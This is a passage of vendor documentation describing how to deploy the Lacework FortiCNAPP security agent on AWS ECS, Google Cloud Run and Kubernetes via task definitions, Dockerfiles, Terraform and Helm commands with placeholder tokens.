    },
    {
      "name": "root",
      "host": {
        "sourcePath": "/"
      }
    },
    {
      "name": "etc_passwd",
      "host": {
        "sourcePath": "/etc/passwd"
      }
    },
    {
      "name": "var_run",
      "host": {
        "sourcePath": "/var/run"
      }
    },
    {
      "name": "etc_group",
      "host": {
        "sourcePath": "/etc/group"
      }
    },
    {
      "name": "var_lib_lacework",
      "host": {
        "sourcePath": "/var/lib/lacework"
      }
    }
  ]
}
```

Running an agent with ENI trunking enabled

To run the agent as a daemon service with ENI trunking enabled for your AWS account:

1. Enable ENI trunking for your AWS account. For more information, see Elastic Network Interface Trunking.
2. In the agent task definition, add a `LaceworkConfig` environment variable to disable the CNI setting in Lacework FortiCNAPP agent's configuration as shown below:

```
{
  "name": "LaceworkConfig",
  "value": "{\"k8s\": {\"cni\": \"disable\" }}"
}
```

The full task definition is given below. Update the following attributes for your environment:

- Replace `TASK_EXECUTION_ROLE_ARN` with an appropriate Amazon Resource Name (ARN) for the task execution role. The ARN format is: `arn:aws:iam::ACCOUNT_ID:role/ecsTaskExecutionRole`
- Replace `TASK_ROLE_ARN` with an appropriate (ARN) for the task role.
- Replace `LACEWORK_ACCESS_TOKEN` with an agent access token from your Lacework FortiCNAPP account. For more information, see Managing agent access tokens on page 792.
- Replace `LACEWORK_SERVER_URL` with the agent server URL. For more information, see Specifying the agent server URL on page 961.

Task definition JSON

```
{
  "executionRoleArn": "TASK_EXECUTION_ROLE_ARN",
  "containerDefinitions": [
    {
      "portMappings": [],
      "cpu": 0,
      "environment": [
        {
          "name": "LaceworkAccessToken",
          "value": "LACEWORK_ACCESS_TOKEN"
        },
        {
          "name": "LaceworkConfig",
          "value": "{\"k8s\": {\"cni\": \"disable\" }}"
        },
        {
          "name": "LaceworkServerUrl",
          "value": "LACEWORK_SERVER_URL"
        }
      ],
      "mountPoints": [
        {
          "readOnly": true,
          "containerPath": "/laceworkfim",
          "sourceVolume": "root"
        },
        {
          "containerPath": "/var/lib/lacework",
          "sourceVolume": "var_lib_lacework"
        },
        {
          "containerPath": "/var/log",
          "sourceVolume": "var_log"
```

```
      },
      {
        "containerPath": "/var/run",
        "sourceVolume": "var_run"
      },
      {
        "readOnly": true,
        "containerPath": "/etc/passwd",
        "sourceVolume": "etc_passwd"
      },
      {
        "readOnly": true,
        "containerPath": "/etc/group",
        "sourceVolume": "etc_group"
      }
    ],
    "volumesFrom": [],
    "image": "lacework/datacollector",
    "essential": true,
    "privileged": true,
    "name": "lacework-datacollector"
  }
],
"placementConstraints": [],
"memory": "512",
"taskRoleArn": "TASK_ROLE_ARN",
"family": "lacework-datacollector",
"pidMode": "host",
"requiresCompatibilities": [],
"networkMode": "host",
"cpu": "512",
"volumes": [
  {
    "name": "var_log",
    "host": {
      "sourcePath": "/var/log"
    }
  },
  {
    "name": "root",
    "host": {
      "sourcePath": "/"
    }
  },
  {
    "name": "etc_passwd",
    "host": {
      "sourcePath": "/etc/passwd"
    }
  },
  {
    "name": "var_run",
```

```
      "host": {
        "sourcePath": "/var/run"
      }
    },
    {
      "name": "etc_group",
      "host": {
        "sourcePath": "/etc/group"
      }
    },
    {
      "name": "var_lib_lacework",
      "host": {
        "sourcePath": "/var/lib/lacework"
      }
    }
  ]
}
```

Deploying on Google Cloud Run

Google Cloud Run is a managed compute platform that lets you run containers directly on top of Google's scalable infrastructure. You can deploy code written in any programming language on Cloud Run if you can build a container image from it.

The Lacework FortiCNAPP agent does not support File Integrity Monitoring (FIM) and package vulnerability scanning on Google Cloud Run. See File Integrity Monitoring (FIM) Properties on page 955 and Package assessment support on page 1190.

Supported Cloud Run execution environment

You can deploy the agent to the second generation Cloud Run execution environment. For more information, see About Execution Environments.

The first generation Cloud Run execution environment is not supported by the agent.

Deployment methods

You can use the following two methods to deploy the Lacework FortiCNAPP agent on Cloud Run:

- Embed the agent in the container image for your application and then run the container image on Cloud Run. For more information, see Deploying an agent embedded in a prebuilt application container image on page 870.
- Package the source code for your application and the agent into a container image and then run the container image on Cloud Run. For more information, see Deploying a application from source with an agent on page 876.

After you deploy the agent, it takes 10 to 15 minutes for the agent data to appear in the Lacework FortiCNAPP *Agents* dashboard. You can also view your cluster in the Lacework FortiCNAPP Console under *Workloads > Kubernetes*.

Prerequisites

1. Install the following on your machine:
   - gcloud CLI
   - Docker

2. Lacework FortiCNAPP Linux agent.
3. A Google Cloud account with the required permissions for Cloud Run, Cloud Build, Google Container Registry (GCR), and Artifact Registry.

Deploying an agent embedded in a prebuilt application container image

Deploying the agent embedded in a prebuilt application container image involves the following high-level steps:

1. Embed the Lacework FortiCNAPP agent in your application container image. See Step 1: Embedding an agent in an application container image on page 870.
2. Build and push the container image to Google Container Registry (GCR) or Artifact Registry. See Step 2: Building and pushing a container image to Google Container Registry on page 871.
3. Deploy the container image to the second generation Cloud Run execution environment. See Step 3: Deploying a container image to Cloud Run on page 872.

The following steps describe how you can deploy the container image from Google Container Registry, but you can use similar steps for other registry types.

Step 1: Embedding an agent in an application container image

To embed the agent in your application container image:

1. Create a startup script file named `run.sh`.
   The following example shows a `run.sh` script that starts the agent and an application named `appserver`.

```
#!/bin/bash

# Start Lacework agent in the background
/var/lib/lacework/datacollector &amp;

# Start your application
/your-app/appserver
```

2. Make `run.sh` an executable.

```
chmod +x run.sh
```

3. Add the agent to your Dockerfile.
   The following example shows a Dockerfile that embeds the agent and executes the `run.sh` script to start the agent and your application.

```
ARG DcVersion=*

# Lacework agent: adding a build stage
FROM lacework/datacollector:latest-sidecar AS agent-build-image
```

```
FROM ubuntu:latest as lw-agent-provider
ARG DcVersion
COPY --from=agent-build-image /var/lib/lacework-backup/${DcVersion}/datacollector
/var/lib/lacework/datacollector
RUN chmod +x /var/lib/lacework/datacollector

FROM ubuntu:latest
ARG DcVersion
RUN apt-get update &amp;&amp; apt-get install -y \
ca-certificates \
&amp;&amp; rm -rf /var/lib/apt/lists/*

# Lacework agent: copying the agent binary
COPY --from=lw-agent-provider /var/lib/lacework/datacollector /var/lib/lacework/datacollector
COPY run.sh /your-app/run.sh

# Copying the application binary
COPY ./appserver /your-app/appserver

# Start the agent and your application
CMD ["/your-app/run.sh"]
```

The above Dockerfile uses Ubuntu as the base container for the application. If you are using Alpine Linux as the base container for your application, replace the following line in the Dockerfile:

`COPY --from=agent-build-image /var/lib/lacework-backup/${DcVersion}/datacollector /var/lib/lacework/datacollector`

With the following to pull the Lacework FortiCNAPP agent binary for Alpine Linux:

`COPY --from=agent-build-image /var/lib/lacework-backup/${DcVersion}/datacollector-musl /var/lib/lacework/datacollector`

4. Ensure that the Dockerfile, the `run.sh` script, and your application file (named `appserver` in this example) are in the same directory.

Step 2: Building and pushing a container image to Google Container Registry

1. Run the following command to build the image:

```
docker build -t gcr.io/<your project name>/<application image name>:<tag> .
```

2. Run the following command to push the image to Google Container Registry (GCR):

```
docker push gcr.io/<your project name>/<application image name>:<tag>
```

Step 3: Deploying a container image to Cloud Run

You can deploy the container image to the second generation Cloud Run execution environment using the following methods:

- Deploying to your Cloud Run environment using the gcloud CLI on page 872
- Deploying to your Cloud Run environment using Terraform on page 872

Deploying to your Cloud Run environment using the gcloud CLI

1. Open a Terminal and navigate to the directory that contains the Dockerfile, the `run.sh` script, and your application file.
2. Define the following environment variables:

   ```
   LaceworkAccessToken=LACEWORK_ACCESS_TOKEN
   LaceworkServerUrl=LACEWORK_SERVER_URL
   LW_CLOUDRUN_ENV_GEN=gen2
   ```

   In the environment variables, replace:
   - `LACEWORK_ACCESS_TOKEN` with an agent access token from your Lacework FortiCNAPP account. For more information, see Managing agent access tokens on page 792.
   - `LACEWORK_SERVER_URL` with the agent server URL. For more information, see Specifying the agent server URL on page 961.
3. Deploy the container image:

   ```
   gcloud beta run deploy <your service name> --image gcr.io/<your project name>/<application
   image name>:<tag> --no-cpu-throttling --execution-environment $LW_CLOUDRUN_ENV_GEN --region
   <region name> --update-env-vars LW_CLOUDRUN_ENV_GEN=$LW_CLOUDRUN_ENV_
   GEN,LaceworkServerUrl=$LaceworkServerUrl,LaceworkAccessToken=$LaceworkAccessToken
   ```

   The `--no-cpu-throttling` option disables throttling the CPU when the container is not actively serving requests. This is required for the agent to work correctly.
4. Verify that the Cloud Run service is deployed:

   ```
   gcloud run services list --region <region name>
   ```

Deploying to your Cloud Run environment using Terraform

The following steps describe how you use Terraform to deploy the container image from Google Container Registry, but you can use similar steps for other registry types.

1. Install Terraform on your machine.
2. Use a text editor to create a `variables.tf` file with the following content:

```
variable "service_name" {
    description = "Description of your Cloud Run service"
    type = string
}

variable "LaceworkAccessToken" {
    type = string
}

variable "LaceworkServerUrl" {
    type = string
}

variable "LW_CLOUDRUN_ENV_GEN" {
    type = string
    default = "gen2"
}

variable "region" {
    type = string
}
```

3. (Optional) Specify the value for the following variable in the `variables.tf` file:
   - `description` - The description of your Cloud Run service.
4. In the directory where you created the `variables.tf` file, use a text editor to create a `main.tf` file with the following content:

```
     provider "google-beta" {
      project     = "<your project id>"
      region      = var.region
    }

    resource "google_cloud_run_service" "default" {
      provider = google-beta
      name     = var.service_name
      location = var.region

      template {
        spec {
          containers {
            image = "gcr.io/<your project name>/<application image name>:<tag>"
            env {
              name = "LaceworkServerUrl"
              value = var.LaceworkServerUrl
            }
            env {
              name = "LaceworkAccessToken"
              value = var.LaceworkAccessToken
            }
            env {
              name = "LW_CLOUDRUN_ENV_GEN"
              value = var.LW_CLOUDRUN_ENV_GEN
```

```
        }
      }
      service_account_name = google_service_account.webserverapp.email
    }
    metadata {
      annotations = {
        "run.googleapis.com/cpu-throttling": "false"
        "run.googleapis.com/execution-environment" = var.LW_CLOUDRUN_ENV_GEN
      }
    }
  }
}

resource "google_service_account" "webserverapp" {
  provider     = google-beta
  account_id   = "webserverapp-identity"
  display_name = "service account name to display in Google Cloud console"
}

data "google_iam_policy" "apppolicy" {
  binding {
    role = "roles/run.invoker"
    members = [
      "allUsers",
    ]
  }
  binding {
    role = "roles/run.viewer"
    members = [
     "serviceAccount:${google_service_account.webserverapp.email}",
    ]
  }
}

resource "google_cloud_run_service_iam_policy" "servicepolicy" {
  location    = google_cloud_run_service.default.location
  project     = google_cloud_run_service.default.project
  service     = google_cloud_run_service.default.name
  policy_data = data.google_iam_policy.apppolicy.policy_data
}

output "service_url" {
  value = google_cloud_run_service.default.status[0].url
}
```

Note the following in the `main.tf` file:

- The application's service account `webserverapp` is assigned the `roles/run.viewer` role in the `google_iam_policy` section. This is required to enable the Lacework FortiCNAPP agent to access Cloud Run APIs to read service metadata.
- The service annotation `"run.googleapis.com/cpu-throttling": "false"` disables throttling the CPU when the container is not actively serving requests. This is required for the agent to work correctly.

1. Specify values for the following fields in the `main.tf` file:
   - `project` - The ID of the Google Cloud project in which you want to deploy the Cloud Run service.
   - `image` - The path to the container image in Google Container Registry in the following format:
     `"gcr.io/<your project name>/<application image name>:<tag>"`
     Where:
     - `gcr.io` indicates Google Container Registry (GCR) hostname where the image is stored. For more information, see Pushing and Pulling Images in Container Registry.
     - `<your project name>` is your Google Cloud project ID.
     - `<application image name>` is the name of your image file in the Google Container Registry.
     - `<tag>` is the version (tag) of the image you want to deploy.
   - `resource "google_service_account" "service account name"` - The service account name.
   - `account_id` - A unique service account ID within your Google Cloud project.
   - `display_name` - The service account name to display in the Google Cloud console.
2. Open a Terminal and navigate to the directory that contains the `main.tf` and `variables.tf` files.
3. Define the following environment variables:
   - `LaceworkAccessToken=LACEWORK_ACCESS_TOKEN`
   - `LaceworkServerUrl=LACEWORK_SERVER_URL`
   - `service_name=CLOUD_RUN_SERVICE_NAME`
   - `region=GCP_REGION`

   In the environment variables, replace:
   - `LACEWORK_ACCESS_TOKEN` with an agent access token from your Lacework FortiCNAPP account. For more information, see Managing agent access tokens on page 792.
   - `LACEWORK_SERVER_URL` with the agent server URL. For more information, see Specifying the agent server URL on page 961.
   - `CLOUD_RUN_SERVICE_NAME` with the name of your Cloud Run service.
   - `GCP_REGION` with the region in which you want to deploy the Cloud Run service. For example, `us-central1`.
4. Run the following command to initialize the project:

```
terraform init
```

1. Run the following command to validate the configuration and review pending changes:

```
terraform plan
```

1. Run the following command to deploy the service to Cloud Run.

```
terraform apply -var LaceworkAccessToken=$LaceworkAccessToken -var
LaceworkServerUrl=$LaceworkServerUrl -var service_name=$service_name -var region=$region -var
LW_CLOUDRUN_ENV_GEN=gen2
```

2. Verify that the Cloud Run service is deployed:

```
gcloud run services list --region <region name>
```

Deploying a application from source with an agent

Deploying your application from source with the agent involves the following high-level steps.

1. Package the application source files and the agent in a container image. See Step 1: Packaging application source and agent in a container image on page 876.
2. Deploy the container image to the second generation Cloud Run execution environment. See Step 2: Deploying a container image to your Cloud Run environment on page 877.

Step 1: Packaging application source and agent in a container image

1. Create a startup script file named `run.sh` in the directory that contains the source files for your application.
   The following example shows a `run.sh` script that starts the agent and a Python application. See Deploy a Python Service to Cloud Run for details about the Python application.

```
#!/bin/bash

# Start Lacework agent in the background
/var/lib/lacework/datacollector &amp;

# Start your application
# Run the web service on container startup. Here we use the
# gunicorn webserver, with one worker process and 8 threads.
# Timeout is set to 0 to disable the timeouts of the workers to
# allow Cloud Run to handle instance scaling.
gunicorn --bind :$PORT --workers 1 --threads 8 --timeout 0 main:app
```

2. Make `run.sh` an executable.

```
chmod +x run.sh
```

3. Add the agent to your Dockerfile.
   The following example shows a Dockerfile that packages the agent and the application source code and executes the `run.sh` script to start the agent and the application.

```
# Lacework agent: adding a build stage

ARG DcVersion=*
FROM lacework/datacollector:latest-sidecar AS agent-build-image

FROM ubuntu:latest as lw-agent-provider
ARG DcVersion
COPY --from=agent-build-image /var/lib/lacework-backup/${DcVersion}/datacollector
/var/lib/lacework/datacollector
RUN chmod +x /var/lib/lacework/datacollector
```

```
# Use the official lightweight Python image.
# https://hub.docker.com/_/python
FROM python:3.10-slim

# Lacework agent: copying the agent binary
COPY --from=lw-agent-provider /var/lib/lacework/datacollector /var/lib/lacework/datacollector
COPY run.sh /your-app/run.sh

# Allow statements and log messages to immediately appear in the Knative logs
ENV PYTHONUNBUFFERED True

# Copy source code to the container image.
ENV APP_HOME /your-app
WORKDIR $APP_HOME
COPY . ./

# Install production dependencies.
RUN pip install --no-cache-dir -r requirements.txt

# Start the agent and the application
CMD ["/your-app/run.sh"]
```

4. Ensure that the Dockerfile, the `run.sh` script, and your source files are in the same directory.
5. Ensure that you have access to an Artifact Registry Docker repository to store containers.

Step 2: Deploying a container image to your Cloud Run environment

You can deploy the container image to the second generation Cloud Run execution environment.

1. Open a Terminal and navigate to the directory that contains the Dockerfile, the `run.sh` script, and your application source files.
2. Define the following environment variables:

   ```
   LaceworkAccessToken=LACEWORK_ACCESS_TOKEN
   LaceworkServerUrl=LACEWORK_SERVER_URL
   LW_CLOUDRUN_ENV_GEN=gen2
   ```

   In the environment variables, replace:
   - `LACEWORK_ACCESS_TOKEN` with an agent access token from your Lacework FortiCNAPP account. For more information, see Managing agent access tokens on page 792.
   - `LACEWORK_SERVER_URL` with the agent server URL. For more information, see Specifying the agent server URL on page 961.
3. Deploy the container image:

   ```
   gcloud beta run deploy <your service name> --no-cpu-throttling --execution-environment $LW_
   CLOUDRUN_ENV_GEN --region <region-name> --update-env-vars LW_CLOUDRUN_ENV_GEN=$LW_CLOUDRUN_
   ENV_GEN,LaceworkServerUrl=$LaceworkServerUrl,LaceworkAccessToken=$LaceworkAccessToken
   ```

The `--no-cpu-throttling` option disables throttling the CPU when the container is not actively serving requests. This is required for the agent to work correctly.

4. Verify that the Cloud Run service is deployed:

```
gcloud run services list --region <region name>
```

Installing the Linux agent on K8s

The following provide information about installing the Linux agent on Kubernetes (K8s):

- Installing Linux agent on Kubernetes on page 880
- Deploying on AWS Fargate for EKS on page 903
- Install Linux Agent on GKE Autopilot on page 913
- How Lacework FortiCNAPP derives the K8s cluster name on page 917
- View Kubernetes Clusters or Node Types in Lacework FortiCNAPP Console on page 922
- Change Agent Resource Installation Limits on Kubernetes Environments on page 923

Installing Linux agent on Kubernetes

You can use the following methods to install the Lacework FortiCNAPP Linux agent on Kubernetes (K8s):

Method	Description
Install with a Helm chart	Helm is a package manager for K8s that uses a packaging format called charts. A chart is a collection of files that describe a related set of K8s resources. You can download the Lacework FortiCNAPP Helm chart and use it to install the agent.
Deploy with a DaemonSet	DaemonSets are an easy way to deploy a K8s pod onto every node in the cluster. This is useful for monitoring tools such as Lacework. You can use the DaemonSet method to deploy the agent onto any K8s cluster, including hosted versions like Azure K8s Service (AKS), Elastic K8s Service (EKS), and Google K8s Engine (GKE).
Install with Terraform	For organizations using Hashicorp Terraform to automate their environments, use the terraform-kubernetes-agent module to create a secret and DaemonSet for installing the agent in a K8s cluster.
Install in gVisor on Kubernetes	gVisor provides an additional isolation layer between running applications and the host operating system. You can install the agent in gVisor on a K8s cluster.

After you install the agent, agent data takes 10 to 15 minutes to appear in the Lacework FortiCNAPP console under *Agents*. You can also view your K8s cluster in the Lacework FortiCNAPP console under *Workloads > Kubernetes*. If your cluster does not display, see How Lacework FortiCNAPP derives the K8s cluster name on page 917.

The datacollector pod uses privileged containers and requires access to host PID namespace, networking, and volumes.

Prerequisites

- A Kubernetes cluster on a supported Kubernetes environment. For more information, see Supported Kubernetes Environments.
- To enable the agent to read the cluster name:
  - If you created the Kubernetes cluster in a K8s orchestrator that supports machine tags such as AKS, EKS, and GKE, add the `KubernetesCluster` machine tag for the cluster using the instructions at Add KubernetesCluster machine tag (recommended) on page 918.
  - If you created your own Kubernetes cluster (rather than utilizing EKS, AKS, GKE or similar orchestrator), specify the cluster name using the `KubernetesCluster` tag in the `config.json` file using the instructions at Set KubernetesCluster Agent Tag in config.json File on page 919.

Supported Kubernetes Environments

The Lacework FortiCNAPP Linux agent supports the following Kubernetes versions, managed Kubernetes services, container network interfaces (CNI), service meshes, and container runtime engines:

Kubernetes Environment	*Environment Name*
Kubernetes versions	1.9.x to 1.32
K8s orchestrators	AKS EKS GKE EKS EKS Fargate ECS Fargate MicroK8s Openshift Rancher ROSA
CNI	Weavenet Calico Flannel Cilium kubenet
Service mesh	Linkerd 2.11
Container runtime engine	Docker Containerd CRI-O

Installing using Helm

Supported Versions

- EKS (Bottlerocket and Amazon Linux)
- Helm v3.1.x to v3.14.x
- Kops 1.20
- Kubernetes v1.10 to v1.30
- Ubuntu 20.04

Installing using the Lacework FortiCNAPP charts repository

This is our recommended method for installing using Helm.

1. Add the Lacework FortiCNAPP Helm Charts repository:

```
helm repo add lacework https://lacework.github.io/helm-charts/
```

2. Install the Helm charts or upgrade an existing Helm chart. If the tenant you are using is located outside North America, replace the values for the `LACEWORK_AGENT_TOKEN` and `LACEWORK_SERVER_URL`.

`KUBERNETES_CLUSTER_NAME` and `KUBERNETES_ENVIRONMENT_NAME` are optional. Replace them with values from your setup. To change the `KUBERNETES_CLUSTER_NAME`, see How Lacework FortiCNAPP derives the K8s cluster name on page 917.

If you are using a tenant located in North America, run the following command:

```
helm upgrade --install --namespace lacework --create-namespace \
          --set laceworkConfig.accessToken=${LACEWORK_AGENT_TOKEN} \
          --set laceworkConfig.kubernetesCluster=${KUBERNETES_CLUSTER_NAME} \
          --set laceworkConfig.env=${KUBERNETES_ENVIRONMENT_NAME} \
          lacework-agent lacework/lacework-agent
```

If you are using a tenant located outside of North America, run the following command:

```
helm upgrade --install --namespace lacework --create-namespace \
          --set laceworkConfig.accessToken=${LACEWORK_AGENT_TOKEN} \
          --set laceworkConfig.serverUrl=${LACEWORK_SERVER_URL} \
          --set laceworkConfig.kubernetesCluster=${KUBERNETES_CLUSTER_NAME} \
          --set laceworkConfig.env=${KUBERNETES_ENVIRONMENT_NAME} \
          lacework-agent lacework/lacework-agent
```

3. Verify the pods.

```
kubectl get pods -n lacework -o wide
```

4. After you install the agent, it takes 10 to 15 minutes for the agent data to appear in the Lacework FortiCNAPP Console. In the Lacework FortiCNAPP Console, go to *Workloads > Kubernetes* and click *Clusters* to verify that the cluster on which you installed the agent is displayed. If the cluster is not displayed, see How Lacework FortiCNAPP derives the K8s cluster name on page 917.

Installing using the charts from the Lacework FortiCNAPP release page

We recommend installing from the charts repository rather than from the Lacework FortiCNAPP release page, if possible. Installing from the charts repository does not require editing of the `Charts.yaml` file, whereas this method does.

Getting the Helm chart for the agent

The Helm chart is available as part of the agent release tarball from the Lacework Agent Release GitHub repository.

The Helm chart includes the following:

- `./helm/`
- `./helm/lacework-agent/`
- `./helm/lacework-agent/Chart.yaml`
- `./helm/lacework-agent/templates/`
- `./helm/lacework-agent/templates/_helpers.tpl`
- `./helm/lacework-agent/templates/configmap.yaml`
- `./helm/lacework-agent/templates/daemonset.yaml`
- `./helm/lacework-agent/values.yaml`

Editing the charts YAML file

For Helm charts v4.2, in `Charts.yaml`, change the `version: 4.2.0.218` line to be `version: 4.2.0`

Installing the agent

Replace the example text with your own values.

1. Install the charts or upgrade an existing installation.

```
helm upgrade --install --namespace lacework --create-namespace \
         --set laceworkConfig.accessToken=${LACEWORK_AGENT_TOKEN} \
         --set laceworkConfig.serverUrl=${LACEWORK_SERVER_URL} \
         --set laceworkConfig.kubernetesCluster=${KUBERNETES_CLUSTER_NAME} \
         --set laceworkConfig.env=${KUBERNETES_ENVIRONMENT_NAME} \
         lacework-agent helm.tar.gz
```

2. Verify the pods.

```
kubectl get pods -n lacework -o wide
```

3. After you install the agent, it takes 10 to 15 minutes for the agent data to appear in the Lacework FortiCNAPP console. In the Lacework FortiCNAPP Console, go to *Workloads* > *Kubernetes* and click *Clusters* to verify that the cluster on which you installed the agent is displayed. If the cluster is not displayed, see How Lacework FortiCNAPP derives the K8s cluster name on page 917.

If you have an autogenerated or custom Helm deployment and these steps do not work, you can optionally:

1. Change `"additionalProperties": true` in `values.schema.json`. Fortinet Inc. supports this change, but it is not encouraged.
2. Use Helm to install the agent (charts repository).

Installing on Openshift

Installing with the cluster-admin role

Use the normal Helm installation instructions to install the Lacework FortiCNAPP agent on Openshift.

Installing with a service account

You can also install the Lacework FortiCNAPP agent using Helm charts and a service account.

Before deploying the Helm chart, ensure that the service account has permissions to create privileged pods by running the following command:

```
oc adm policy add-scc-to-user privileged -z ${SERVICE_ACCOUNT_NAME}
```

To install the agent using a Helm chart:

1. Specify a service account when installing the Helm chart by adding `laceworkConfig.serviceAccountName` to the Helm command:
   `--set laceworkConfig.serviceAccountName="${SERVICE_ACCOUNT_NAME}"`
2. Modify the `values.yaml` file and add the service account:

```
# [Optional] Specify the service account for agent pods
serviceAccountName: ${SERVICE_ACCOUNT_NAME}
```

You can specify that the agent runs on all nodes in a cluster or in a subset of nodes in the cluster.

Enabling the agent on all nodes

To run the Lacework FortiCNAPP agent on all nodes in your cluster, specify the following toleration during installation in one of the following ways:

1. Enter a command, such as: `--set "tolerations[0].effect=NoSchedule" --set "tolerations[0].operator=Exists"`
2. Modify the `values.yaml` file and add the following:

```
tolerations:
# Allow Lacework agent to run on all nodes in case of a taint
  - effect: NoSchedule
    operator: Exists
```

Enabling the agent on a subset of nodes

To set multiple tolerations for the Lacework FortiCNAPP agent, set an array of desired tolerations in one of the following ways:

1. Enter the following command and repeat for each scheduling condition: `--set "tolerations[0].effect=NoSchedule" --set "tolerations[0].operator=node-role.kubernetes.io/master"`. Ensure you increment the array index for each scheduling condition.
2. Modify the `values.yaml` file and add the following:

```
tolerations:
# Allow Lacework agent to run on all nodes in case of a taint tolerations:
  - effect: NoSchedule
    key: node-role.kubernetes.io/master
  - effect: NoSchedule
    key: node-role.kubernetes.io/control-plane
  - effect: NoSchedule
    key: node-role.kubernetes.io/infra
```

Helm configuration options

Specifying the container runtime that the agent uses to discover containers

By default, the agent automatically discovers the container runtime (`containerd`, `cri-o`, and `docker`). You can use the `containerRuntime` option to specify the runtime that you want the agent to use to discover containers.

To specify the container runtime that the agent uses, do one of the following:

1. Use the following option with the `helm install` or `helm upgrade` command:

```
--set laceworkConfig.containerRuntime=docker
```

2. Modify the `values.yaml` file and add the following:

```
containerRuntime:docker
```

If either the `containerRunTime` or the `containerEngineEndpoint` setting is incorrect, the agent will not detect the container.

Specifying the endpoint that the agent uses to discover containers

By default, the agent uses the default endpoint for the container runtime. You can use the `containerEngineEndpoint` option to specify any valid URL, TCP endpoint, or a Unix socket as the endpoint.

To specify the endpoint that the agent uses to discover containers, do one of the following:

1. Use the following option with the `helm install` or `helm upgrade` command:

```
--set laceworkConfig.containerEngineEndpoint=unix:///run/docker.sock
```

2. Modify the `values.yaml` file and add the following:

```
containerEngineEndpoint:unix:///run/docker.sock
```

If either the `containerRunTime` or the `containerEngineEndpoint` setting is incorrect, the agent will not detect the container.

Specifying nodes for your agent deployment

The `tolerations` setting lets you run the agent on nodes that have scheduling constraints such as master nodes or infrastructure nodes (for OpenShift).

By default, the Lacework FortiCNAPP agent is permitted to run on worker nodes and master nodes in your Kubernetes cluster. This is done by specifying the toleration as follows:

```
# Allow Lacework agent to run on all nodes including master node
tolerations:
  - effect: NoSchedule
    key: node-role.kubernetes.io/master
  - effect: NoSchedule
    key: node-role.kubernetes.io/control-plane
# Allow Lacework agent to run on all nodes in case of a taint
# - effect: NoSchedule
#   operator: Exists
```

Preventing agent pods from being evicted

To prevent agent pods from being evicted in oversubscribed clusters, we recommend that you assign a higher priority for agent pods. For more information about pod priority, see Pod Priority and Preemption.

You can assign a higher priority for agent pods in one of the following ways:

1. Use the following option with the helm install or helm upgrade command:

   ```
   --set priorityClassCreate=true
   ```

2. Change `priorityClassCreate:false` in the `values.yaml` file to `priorityClassCreate:true`.

Specifying CPU requests and limits

CPU requests specify the minimum CPU resources available to containers. CPU limits specify the maximum CPU resources available to containers. For more information, see Resource Management for Pods and Containers.

The default CPU request is 200m. The default CPU limit is 500m.

You can specify the CPU requests and limits in one of the following ways:

1. Enter a command such as the following on the command line:

   ```
   --set resources.requests.cpu=300m
   --set resources.limits.cpu=500m
   ```

2. Modify the `values.yaml` file and add the following:

```
resources:
   requests:
      cpu: 300m
   limits:
      cpu: 500m
```

Specifying memory requests and limits

Memory requests specify the minimum memory available to containers. Memory limits specify the maximum memory available to containers. For more information, see Resource Management for Pods and Containers.

The default memory request is 512Mi. The default memory limit is 1450Mi.

You can specify the memory requests and limits in one of the following ways:

- Enter a command such as the following on the command line:

```
--set resources.requests.memory=384Mi
--set resources.limits.memory=512Mi
```

- Modify the `values.yaml` file and add the following:

```
resources:
   requests:
      memory: 384Mi
   limits:
      memory: 512Mi
```

Specifying a proxy URL

Proxy servers allow you to specify a URL to route agent traffic.

You can set the proxy server URL in your Helm charts in one of the following ways:

- Enter a command such as `--set laceworkConfig.proxyUrl=${LACEWORK_PROXY_URL}` on the command line.
- Modify the `values.yaml` file and add the following:

```
# [Required] Specify a proxy server URL to use for routing agent
  proxyUrl: value
```

Configuring file integrity monitoring properties

Enabling or disabling FIM

Enable file integrity monitoring (FIM) in one of the following ways:

- Enter a command such as `--set laceworkConfig.fim.mode=enable` on the command line.
- Modify the `values.yaml` file and add the following:

```
  enable: true
```

Disable FIM in one of the following ways:

- Enter a command such as `--set laceworkConfig.fim.mode=disable` on the command line.
- Modify the `values.yaml` file and add the following:

```
enable: false
```

Specifying the file path

You can override default paths for FIM using this property in one of the following ways:

- Enter a command such as `--set laceworkConfig.fim.filePath={<path1>,<path2>, ...}` on the command line.
- Modify the `values.yaml` file and add the following:

```
filePath: [<path1>, <path2>, ...]
```

Specifying the file path to ignore

Alternatively, you can override default paths by specifying files to ignore for FIM in one of the following ways:

- Enter a command such as `--set laceworkConfig.fileIgnore={<path1>,<path2>, ...}` on the command line.
- Modify the `values.yaml` file and add the following:

```
fileIgnore: [<path1>, <path2>, ...]
```

Preventing the access timestamp from being used in hash computation

You can prevent the access timestamp from being used by utilizing this property in one of the following ways:

- Enter a command such as `--set laceworkConfig.fim.noAtime=true` on the command line.
- Modify the `values.yaml` file and add the following:

```
noAtime: true
```

Alternatively, you can enable access timestamp to be used by utilizing this property in one of the following ways:

- Enter a command such as `--set laceworkConfig.fim.noAtime=false` on the command line.
- Modify the `values.yaml` file and add the following:

```
noAtime: false
```

Specifying the FIM scan start time

You can specify a start time for the daily FIM scan using this property in one of the following ways:

- Enter a command such as `--set laceworkConfig.fim.runAt=<HH:MM>` on the command line.
- Modify the `values.yaml` file and add the following:

```
runAt: <HH:MM>
```

Specify the FIM Scan Interval

You can specify the FIM scan interval using the `crawlInterval` property in one of the following ways:

- Enter a command such as `--set laceworkConfig.fim.crawlInterval=<time_interval>` on the command line.
- Modify the `values.yaml` file and add the following:

```
crawlInterval: <time_interval>
```

The default value is 1320 minutes. If you specify 1320 minutes or a greater value, the agent sends the data for all files that were scanned for the first FIM scan to the Lacework FortiCNAPP server, but only the data for new or changed files on every subsequent FIM scan. If you specify a value less than 1320 minutes, agents will send the data for all files that were scanned for every FIM scan to the Lacework FortiCNAPP platform.

Enabling active package detection

Active package detection enables you to know whether a vulnerable package is being used by an application on your host and prioritize fixing active vulnerable packages first.

For the list of supported package managers and types, see Supported package managers, package types, and language libraries on page 1264.

Use the *Package Status* filter in the Legacy host vulnerabilities dashboard on page 1140 page to view active or inactive vulnerable packages on hosts. See Package Status on page 1144 for details.

For some package types, you also need to enable Agentless workload scanning overview on page 647 in your environment. See Supported package managers, package types, and language libraries on page 1264 for details.

By default, active package detection is disabled.

- To enable active package detection on hosts, do one of the following:
  - Use the following option with the `helm install` or `helm upgrade` command:

    ```
    --set laceworkConfig.codeaware.enable=all
    ```

  - Modify the `values.yaml` file and add the following:

    ```
    codeaware:
       enable:all
    ```

- To enable active package detection on hosts and containers, do one of the following:
  - Use the following option with the `helm install` or `helm upgrade` command:

    ```
    --set laceworkConfig.codeaware.enable=experimental
    ```

  - Modify the `values.yaml` file and add the following:

    ```
    codeaware:
       enable:experimental
    ```

